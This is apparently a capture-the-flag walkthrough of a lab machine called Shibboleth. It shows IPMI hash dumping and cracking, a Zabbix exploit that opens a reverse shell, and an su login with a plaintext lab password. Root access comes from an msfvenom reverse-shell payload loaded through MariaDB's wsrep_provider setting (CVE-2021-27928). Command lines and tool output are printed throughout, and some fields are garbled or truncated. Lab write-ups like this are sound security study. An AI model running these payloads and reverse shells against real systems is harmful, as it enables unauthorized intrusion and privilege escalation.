

Shibboleth walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	4
Privilege escalation	5
Personal comments	7
Appendix A – CVE-2021-27928.....	7
References	7

List of pictures

Figure 1 - nMap TCP scan results.....	2
Figure 2 - Map UDP scan results.....	2
Figure 3 - Administrator hash	3
Figure 4 - Password cracked	3
Figure 5 – Discovered subdomains	3
Figure 6 - Zabbix exploitation	4
Figure 7 - Reverse shell as zabbix user and /etc/passwd file.....	4
Figure 8 - User flag.....	5
Figure 9 - Database information	5
Figure 10 - Database user permissions.....	6
Figure 11 - MSFVenom payload generation	6
Figure 12 - Payload uploaded on the target	6
Figure 13 - Privilege escalation and root flag	7

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




Figure 1 - nMap TCP scan results

TCP open port is 80. So, I just found a web application running on that port. Also, nMap recognize Linux as OS. For this box, it was useful the nMap UDP scan as well, which results are shown in the following:




Figure 2 - Map UDP scan results


This scan showed that port 623 was open. nMap recognized it as *asf – rmcp* service. I run again this scan only on that port and running nMap scripts (I forgot to take this evidence) and I found out that this service seems to be vulnerable to “IPMI 2.0 RAKP Cypher Zero Authentication Bypass” attack.

Initial foothold


Since the target could be exploited via IPMI, I tried to interact with him using *ipmitool*. I was able to establish a connection and enumerate channels, but I didn't find anything useful in this way. After a while I

```
msf6 auxiliary(scanner/imp/imp_dumphashes) > run
[*] 10.10.11.124:623 - IMP - Hash found: Administrator:4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/imp/imp_dumphashes) > set OUTPUT_HASHCAT_FILE /home/k1d1u5/Desktop/hash
OUTPUT_HASHCAT_FILE => /home/k1d1u5/Desktop/hash
```

Since I obtained a hash, I tried to crack it using *hashcat* tool and the *rockyou* wordlist. I was able to crack the hash and find the password in clear text:



Also, I run a task to find new subdomains on the web application and I found out three of them:



When I tried to access to them, I was browsed on a login page.

User flag

At this point I know which application is running, Zabbix, I had a login page and a pair of credentials. I don't remember if I tried to use the credentials in the login form, but probably I did and it was successful. Also, I looked for a known Zabbix exploit on the Internet and I found an interesting one. In fact, when I run it, I was able to obtain a reverse shell and I checked the `/etc/passwd` file:

```
(k14d1u5@kali)=[~/Desktop]
$ python3 ./exploit.py http://zabbix.shibboleth.net/Administrator 1 10.10.14.2 6665
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[+] the payload has been Uploaded Successfully
[+] you should find it at http://zabbix.shibboleth.net/items.php?form=update&hostid=10084&itemid=33618
[+] set the listener at 6665 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o: y
Nice !
```

Figure 6 - Zabbix exploitation

```
(k14d1u5@kali)=[~/Desktop]
$ nc -n -l -p 6665
listening on [any] 6665...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.124] 42464
sh: 0: can't access tty: job control turned off
$ whoami
zabbix
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:108:114:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
ipmi-svc:x:1000:1000:ipmi-svc,,:/home/ipmi-svc:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
zabbix:x:110:118:/:/var/lib/zabbix:/usr/sbin/nologin
Debian-snmpp:x:111:119:/:/var/lib/snmpp:/bin/false
mysql:x:112:120:MySQL Server,,:/nonexistent:/bin/false
```

Figure 7 - Reverse shell as zabbix user and `/etc/passwd` file

I found out only one user, `ipmi — svc`. At this point, I tried to become that user via `su` command. To do so, I used the same password I already used for the exploit and it worked. In this way I retrieved the user flag:

```
$ su ipmi-svc
Password: ilovepumpkinpie1
whoami
ipmi-svc
pwd
/
cd /home/ipmi-svc
ls -la
total 32
drwxr-xr-x 3 ipmi-svc ipmi-svc 4096 Oct 16 2021 .
drwxr-xr-x 3 root root 4096 Oct 16 2021 ..
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 27 2021 .bash_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 220 Apr 24 2021 .bash_logout
-rw-r--r-- 1 ipmi-svc ipmi-svc 3771 Apr 24 2021 .bashrc
drwx----- 2 ipmi-svc ipmi-svc 4096 Apr 27 2021 .cache
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 28 2021 .mysql_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 807 Apr 24 2021 .profile
-rw-r----- 1 ipmi-svc ipmi-svc 33 Sep 9 09:51 user.txt
-rw-rw-r-- 1 ipmi-svc ipmi-svc 22 Apr 24 2021 .vimrc
cat user.txt
4
python --version
bash: line 6: python: command not found
python3 -version
Unknown option: -e
usage: python3 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
python3 -c 'import pty; pty.spawn("/bin/bash");'
ipmi-svc@shibboleth:~$
```

Figure 8 - User flag

Privilege escalation

I looked for some interesting file and information on the target. Honestly, I wasn't able to find something in a manual way and after a while I made the decision to run LinPeas tool. Its output was very interesting and it retrieved database credentials:




Figure 9 - Database information

At this point I connected to the database and checked which permissions I had:

```
mysql -u z x -D z x -p'b
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g
Your MariaDB connection id is 2420
Server version: 10.3.25-MariaDB-ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [z x]> SHOW GRANTS;
SHOW GRANTS;
+-----+-----+
| Grants for zabbix@localhost |
+-----+-----+
| GRANT SUPER ON *.* TO 'z x'@'localhost' IDENTIFIED BY PASSWORD '*3 |
| GRANT ALL PRIVILEGES ON 'z x'.* TO 'z x'@'localhost' |
+-----+-----+
2 rows in set (0.000 sec)

MariaDB [z x]>
```

Figure 10 - Database user permissions

Based on the permission I had granted, I looked for some exploit on the Internet. I found the CVE-2021-27928 and its exploit. So, I created via MSFVenom a payload to use:

```
(k14d1u5@kali) ~/Desktop
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.9 LPORT=5555 -f elf-so -o shell.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: shell.so

(k14d1u5@kali) ~/Desktop
$ python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.11.124 - - [19/Sep/2025 08:14:27] "GET /shell.so HTTP/1.1" 200 -
```

Figure 11 - MSFVenom payload generation

At this point I uploaded it on the target:

```
ipmi-svc@shibboleth:~$ pwd
pwd
/home/ipmi-svc
ipmi-svc@shibboleth:~$ ls -la
ls -la
total 2904
drwxr-xr-x 3 ipmi-svc ipmi-svc 4096 Sep 19 16:15 .
drwxr-xr-x 3 root root 4096 Oct 16 2021 ..
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 27 2021 .bash_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 220 Apr 24 2021 .bash_logout
-rw-r--r-- 1 ipmi-svc ipmi-svc 3771 Apr 24 2021 .bashrc
drwx----- 2 ipmi-svc ipmi-svc 4096 Apr 27 2021 .cache
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 28 2021 .mysql_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 807 Apr 24 2021 .profile
-rw-r--r-- 1 ipmi-svc ipmi-svc 2933435 Sep 19 16:24 shell.php
-rw-r--r-- 1 ipmi-svc ipmi-svc 476 Sep 19 16:08 shell.so
-rw-r--r-- 1 ipmi-svc ipmi-svc 33 Sep 19 14:55 user.txt
-rw-r--r-- 1 ipmi-svc ipmi-svc 22 Apr 24 2021 .vimrc
ipmi-svc@shibboleth:~$
```

Figure 12 - Payload uploaded on the target

At this point I just needed to execute the malicious payload via SQL and retrieve the root flag:

```
ERROR 1231 (42000): Variable 'wsrep_provider' can't be set to the value of '/home/ipmi-svc/CVE-2021-27928.so'
MariaDB [zabbix]> SET GLOBAL wsrep_provider="/home/ipmi-svc/shell.so";
SET GLOBAL wsrep_provider="/home/ipmi-svc/shell.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [zabbix]> SET GLOBAL wsrep_provider="/home/ipmi-svc/shell.so";
SET GLOBAL wsrep_provider="/home/ipmi-svc/shell.so";
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id: 19
Current database: z
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [zabbix]>

(k14d1u5@kali)-[~/Desktop]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.124] 39878
whoami
root
pwd
/var/lib/mysql
cd /root
cat root.txt
if
9
```

Figure 13 - Privilege escalation and root flag

Personal comments

This box was very interesting. I learn a lot about IPMI exploitation for the user flag. It was a completely new topic for me and I improved my skills, of course. Also, privilege escalation using SQL via User Defined Functions is always something to practice and keep in mind. I am very happy to complete this box that gave me more confidence and improved my performance. It is a very good box.

Appendix A – CVE-2021-27928

The CVE-2021-27928 affects a MariaDB unknown functionality. The manipulation leads to untrusted search path. It is possible to initiate the attack remotely. The manipulation with an unknown input leads to a untrusted search path vulnerability. Using CWE to declare the problem leads to CWE-426. The product searches for critical resources using an externally-supplied search path that can point to resources that are not under the product's direct control. Impacted is confidentiality, integrity, and availability.

References

1. CVE-2021-27928: <https://www.cve.org/CVERecord?id=CVE-2021-27928>;
2. IPMI testing guide: <https://www.rapid7.com/blog/post/2013/07/02/a-penetration-testers-guide-to-ipmi/>;
3. Zabbix exploit: <https://www.exploit-db.com/exploits/50816>;
4. SQL User Defined Functions: <https://juggernaut-sec.com/mysql-user-defined-functions/>;
5. CVE-2021-27928 exploit: <https://github.com/Al1ex/CVE-2021-27928>.